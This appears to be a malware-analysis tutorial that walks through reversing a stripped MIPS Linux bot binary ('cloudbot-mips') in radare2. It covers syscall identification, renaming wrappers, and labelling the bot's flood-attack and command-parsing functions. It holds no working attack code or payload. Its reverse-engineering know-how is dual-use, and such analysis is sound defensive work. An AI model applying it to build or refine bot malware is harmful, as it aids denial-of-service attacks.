
In a Linux MIPS architecture, where assembly and register (reduced registers due to small space) is different than PC's Intel ones (MISP is RISC, Intel is CISC, RISC is for a CPU that is designed based on simple orders to act fast, many networking devices are on RISC for this reason). Linux OS in some MIPS platform can be configured to run either in big or in little endian mode too, you have to be careful about the endianness in reversing MIPS, like this MIPS binary is using big endian, also binaries for *SGI machines*, but some machines like *Loongson 3* are just like Intel or PPC works in little endian, several Linux OS is differing their package for supporting each endianness with "mips" (big) or "mipsel" (little) in their MIPS port. Information on the target machines for each sample can help to recognize the endianness used.

In MIPS the way "syscall" used is also have its own uniqueness. Basically, a designated service code for a syscall must be passed in **$v0** register, and arguments are passed in other registers. A simple way in assembly code to recognize a syscall is as per below snipped code:

```
li $v0, 0x1
add $a0, $t0, $zero
syscall
```

Explanation: The "0x1" is stored in the "$v0" register (it doesn't have to be assembly command "li" but any command in MIPS assembly in example "addliu", etc, can be used for the same effect), which means the service code used to print integer. The next line is to perform a copy value from the register "$t0" to "$a0" (register where argument is usually saved).
Finally (the third line) the syscall code is there, with these components altogether one "syscall" can be executed.
We can apply the above concept in the previously grep syscall result. The objective is to recognize the address of its **syscall wrapper** function for this stripped binary analysis purpose. For example, at the second result at "0x004019d0" there's a **syscall number**, and by radare2 you go to that location with seek (**s**) command and using visual mode we can figure the function name in no time. I will show you how.

Let's fix the screen for it as per below so we can be at the same page:



```
[0x004019b0 [xAdvc]0 0% 180 cloudbot-mips]> pd $r @ entry0+5968 # 0x4019b0
|           ; CALL XREF from entry0 @ +0xa4
|           ; CALL XREFS from fcn.00400340 @ 0x400450, 0x4005fc
|           ; CALL XREF from fcn.00401658 @ 0x4017f4
|           0x004019b0      3c1c0005       lui gp, 5
|           0x004019b4      279cc880       addiu gp, gp, -0x3780
|           0x004019b8      0399e021       addu gp, gp, t9
|           0x004019bc      27bdffe0       addiu sp, sp, -0x20
|           0x004019c0      afbf001c       sw ra, 0x1c(sp)
|           0x004019c4      afb00018       sw s0, 0x18(sp)
|           0x004019c8      afbc0010       sw gp, 0x10(sp)
|           0x004019cc      24020fa2       addiu v0, zero, 0xfa2
|           ;-- syscall.4002:
|           0x004019d0      0000000c       syscall
|           0x004019d4      8f998168       lw t9, -fcn.00401d50(gp)    ; [0x446398:4]=0x401d50 fcn.00401d50
|       ,=< 0x004019d8      10e00006       beqz a3, 0x4019f4
|       |   0x004019dc      00408021       move s0, v0
|       |   0x004019e0      0320f809       jalr t9                     ;[?]
|       |   0x004019e4      00000000       nop
|       |   0x004019e8      8fbc0010       lw gp, 0x10(sp)
|       |   0x004019ec      ac500000       sw s0, (v0)
|       |   0x004019f0      2402ffff       addiu v0, zero, -1
|       `-> 0x004019f4      8fbf001c       lw ra, 0x1c(sp)
|           0x004019f8      8fb00018       lw s0, 0x18(sp)
|           0x004019fc      03e00008       jr ra
\           0x00401a00      27bd0020       addiu sp, sp, 0x20
            0x00401a04      00000000       nop
            0x00401a08      00000000       nop
            0x00401a0c      00000000       nop
```

I marked the line where it is assigning **"0xfa2"** value to **"$v0"**, and "0xfa2" is the number registered for **"fork"** syscall in Linux MIPS 32bit OS, that's also saying 0xfa2 is **syscall number** of **sys_fork** (system call for fork comnmand), if you scroll up a bit you can see the function name "fcn.004019a0", which is the **"wrapper function"** for this **"syscall fork"** or **"sys_fork"**. The syscall command will accept the passed **syscall number** stored in "$v0" to be translated in the syscall table to pass it through the OS specific registered syscall name alongside with the arguments needed to perform the further desired syscall operation.

Noted that the syscall number can always be confirmed in designated Linux OS in the file with the below formula, and more information on register assignment on MIPS architecture that explains syscalls calling conventions can be read in ==>[link].

```
/usr/include/{YOUR_ARCH}/asm/unistd_{YOUR_BIT}.h
```

The manual of syscall [link] is a good reference explaining syscall wrapper in libc. Quoted:

"Usually, system calls are not invoked directly:
instead, most system calls have corresponding C library wrapper
functions which perform the steps required (e.g., trapping to kernel
mode) in order to invoke the system call.

Thus, making a system call looks the same as invoking a
normal library function.

In many cases, the C library wrapper function does nothing more than:


* copying arguments and the unique system call number to the registers where the kernel expects them;

* trapping to kernel mode, at which point the kernel does the real work of the system call;

* setting errno if the system call returns an error number when the kernel returns the CPU to user mode.

However, in a few cases, a wrapper function may do rather more than
this, for example, performing some preprocessing of the arguments
before trapping to kernel mode, or postprocessing of values returned
by the system call. Where this is the case, the manual pages in
Section 2 generally try to note the details of both the (usually GNU)
C library API interface and the raw system call. Most commonly, the
main DESCRIPTION will focus on the C library interface, and
differences for the system call are covered in the NOTES section."

Using this method, in no time you'll get the full list of the syscall function's used by this malware as per following table that I made for myself during this analysis:




```
syscalls                          section   addresses
-----------------------------------------------------
____atoi                            .text   0x04031A0
____close                           .text   0x0401950
____connect                         .text   0x0402060
____exit                            .text   0x0403430
____fork                            .text   0x04019B0
____free                            .text   0x0402610
____getpid                          .text   0x0401A10
____inet_addr                       .text   0x0402010
____malloc                          .text   0x0402420
____memset                          .text   0x0401D70
____prctl                           .text   0x0401B10
____recv                            .text   0x04020C0
____send                            .text   0x0402120
____setsid                          .text   0x0401B90
____sigadset                        .text   0x04021E0
____sigemptyset                     .text   0x0402250
____signal                          .text   0x0402290
____sigprocmask                     .text   0x0401BF0
____sleep                           .text   0x0403520
____socket                          .text   0x0402180
____srand                           .text   0x0402C44
____strcpy                          .text   0x0401E00
____strlen                          .text   0x0401E30
____strok                           .text   0x0401FF0
____strstr                          .text   0x0401EF0
____timer                           .text   0x0401C90
____util_strcpy                     .text   0x04018EC
____write                           .text   0x0401CF0
-----------------------------------------------------
```

The rest is up to you on how to make it easy to name the strings for each "syscall" for your purpose, I go by the above strings naming since it is fit to my RE platform, I suggest you refer to Linux syscall base on naming them [link].

The next step is, you may need to change all function name in radare2 according to this "syscall table". Using the visual mode and analyze function name (afn) command is the faster way to do it manually, or you can script that too, radare2 can be used with varied of methods, anything will do as long as we can get the job's done. In my case I like to use these radare2 shell macro based on table I made for myself:


```
    :
s 0x0402060; af; afn ____connect; pdf |head
s 0x0401CF0; af; afn ____write; pdf |head
s 0x04019B0; af; afn ____fork; pdf |head
    :
```

The result is as per seen in the below screenshot:




```
[0x00402060]> s 0x0402060; af; afn ____connect; pdf |head
            ;-- fcn.00402054:
            ;-- connect:
/ (fcn) ____connect 96
|   ____connect (int32_t arg_10h, int32_t arg_18h, int32_t arg_1ch);
|           ; arg int32_t arg_10h @ sp+0x10
|           ; arg int32_t arg_18h @ sp+0x18
|           ; arg int32_t arg_1ch @ sp+0x1c
|           0x00402054      27bd0028       addiu sp, sp, 0x28
|           0x00402058      00000000       nop
|           0x0040205c      00000000       nop
^C
[0x00402060]>
[0x00402060]> s 0x0401CF0; af; afn ____write; pdf |head
            ;-- fcn.00401ce0:
/ (fcn) ____write 100
|   ____write (int32_t arg_10h, int32_t arg_18h, int32_t arg_1ch);
|           ; arg int32_t arg_10h @ sp+0x10
|           ; arg int32_t arg_18h @ sp+0x18
|           ; arg int32_t arg_1ch @ sp+0x1c
|           0x00401ce0      27bd0020       addiu sp, sp, 0x20
|           0x00401ce4      00000000       nop
|           0x00401ce8      00000000       nop
|           0x00401cec      00000000       nop
[0x00401cf0]>
```

Up to this way, we'll have all of the syscalls back in place :) Don't worry, you'll do this faster if you get used to it.



```
0x004016c4    00002021    move a0, zero
0x004016c8    0320f809    jalr t9               ;[?] ; ____timer
0x004016cc    00a08821    move s1, a1
0x004016d0    8fbc0010    lw gp, 0x10(sp)
0x004016d4    00402021    move a0, v0
0x004016d8    8f9981c4    lw t9, -0x7e3c(gp)    ; [0x4463f4:4]=0x402c44
0x004016dc    00000000    nop
0x004016e0    0320f809    jalr t9               ;[?] ; ____srand
0x004016e4    27b00018    addiu s0, sp, 0x18
0x004016e8    8fbc0010    lw gp, 0x10(sp)
0x004016ec    00000000    nop
0x004016f0    8f9982b4    lw t9, -0x7d4c(gp)    ; [0x4464e4:4]=0x402250
0x004016f4    00000000    nop
0x004016f8    0320f809    jalr t9               ;[?] ; ____sigemptyset
0x004016fc    02002021    move a0, s0
0x00401700    8fbc0010    lw gp, 0x10(sp)
0x00401704    02002021    move a0, s0
0x00401708    8f998254    lw t9, -0x7dac(gp)    ; [0x446484:4]=0x4021e0
0x0040170c    00000000    nop
0x00401710    0320f809    jalr t9               ;[?] ; ____sigaddset
0x00401714    24050002    addiu a1, zero, 2     ; arg2
0x00401718    8fbc0010    lw gp, 0x10(sp)
0x0040171c    00003021    move a2, zero
0x00401720    8f998100    lw t9, -0x7f00(gp)    ; [0x446330:4]=0x401bf0
0x00401724    02002821    move a1, s0
0x00401728    0320f809    jalr t9               ;[?]
0x0040172c    24040001    addiu a0, zero, 1     ; arg1
0x00401730    8fbc0010    lw gp, 0x10(sp)
0x00401734    24040012    addiu a0, zero, 0x12  ; arg1
0x00401738    8f9981fc    lw t9, -0x7e04(gp)    ; [0x44642c:4]=0x402290
0x0040173c    00000000    nop
0x00401740    0320f809    jalr t9               ;[?] ; ____signal
0x00401744    24050001    addiu a1, zero, 1     ; arg2
0x00401748    8fbc0010    lw gp, 0x10(sp)
0x0040174c    24040012    addiu a0, zero, 0x12  ; arg1
```


The result looks cool enough for me to read the radare2 graph on examining how this MIPS binary further goes..



```
[0x00401658]> 0x401690 # fcn.00401658 (int32_t arg1, int32_t arg2, int32_t arg_28h, int32_t
  .------------------------------------------------------.
  | [0x401690]                                            |
  | ; [0x446390:4]=0x403430                               |
  | 0x00401690 8f998160      lw t9, -0x7ea0(gp)           |
  | 0x00401694 00000000      nop                          |
  | 0x00401698 0320f809      jalr t9;[?]                  |
  | 0x0040169c 00002021      move a0, zero                |
  | 0x004016a0 3c1c0005      lui gp, 5                    |
  | 0x004016a4 279ccb90      addiu gp, gp, -0x3470        |
  | 0x004016a8 0399e021      addu gp, gp, t9              |
  | 0x004016ac 27bdff58      addiu sp, sp, -0xa8          |
  | 0x004016b0 afbf00a0      sw ra, 0xa0(sp)              |
  | 0x004016b4 afb1009c      sw s1, 0x9c(sp)              |
  | 0x004016b8 afb00098      sw s0, 0x98(sp)              |
  | 0x004016bc afbc0010      sw gp, 0x10(sp)              |
  | ; [0x4463e8:4]=0x401c90                               |
  | 0x004016c0 8f9981b8      lw t9, -0x7e48(gp)           |
  | 0x004016c4 00002021      move a0, zero                |
  | ; ____timer                                           |
  | 0x004016c8 0320f809      jalr t9;[?]                  |
  | 0x004016cc 00a08821      move s1, a1                  |
  | 0x004016d0 8fbc0010      lw gp, 0x10(sp)              |
  | 0x004016d4 00402021      move a0, v0                  |
  | ; [0x4463f4:4]=0x402c44                               |
  | 0x004016d8 8f9981c4      lw t9, -0x7e3c(gp)           |
  | 0x004016dc 00000000      nop                          |
  | ; ____srand                                           |
  | 0x004016e0 0320f809      jalr t9;[?]                  |
  | 0x004016e4 27b00018      addiu s0, sp, 0x18           |
  | 0x004016e8 8fbc0010      lw gp, 0x10(sp)              |
  | 0x004016ec 00000000      nop                          |
  | ; [0x4464e4:4]=0x402250                               |
  | 0x004016f0 8f9982b4      lw t9, -0x7d4c(gp)           |
  | 0x004016f4 00000000      nop                          |
  | ; ____sigemptyset                                     |
```

The next step is a generic way on reversing a stripped binary, by defining the functions that is not part of **Libc** but likely coded by malware coder. For this task, you have to check the rest of the function and seek whether the XREF doesn't go to any of syscall wrapper functions, make sure that function itself is not the main() function, init_proc() nor init_term() functions, and that goes to the below leftover list, just naming it to anything you think it is fit with to what it does.

In my case I named them this way:




```
Function names                    Sections   Addresses
-------------------------------------------------------
____ORI_cmd_parse                 .text      0x04011E0
____ORI_command_parsing           .text      0x04013BC
____ORI_connecting_               .text      0x0401520
____ORI_decrypt_for_recv          .text      0x0400710
____ORI_encrypt_array             .text      0x04007A8
____ORI_hex_attack                .text      0x0400418
____ORI_tcp_attack                .text      0x04002D0
____ORI_udp_attack                .text      0x04005C8
-------------------------------------------------------
```

Then we can put the correct function name into the binary using the same macro I showed you previously, then we are pretty much completed in making this binary so readable... hold on, but read it from where? Where to start?

To pick a good place to start to start reversing, this command will help you to pick some juicy spots, all the extractable strings will be dumped and we can pick one interesting one to start, and go up to build the big picture.:)

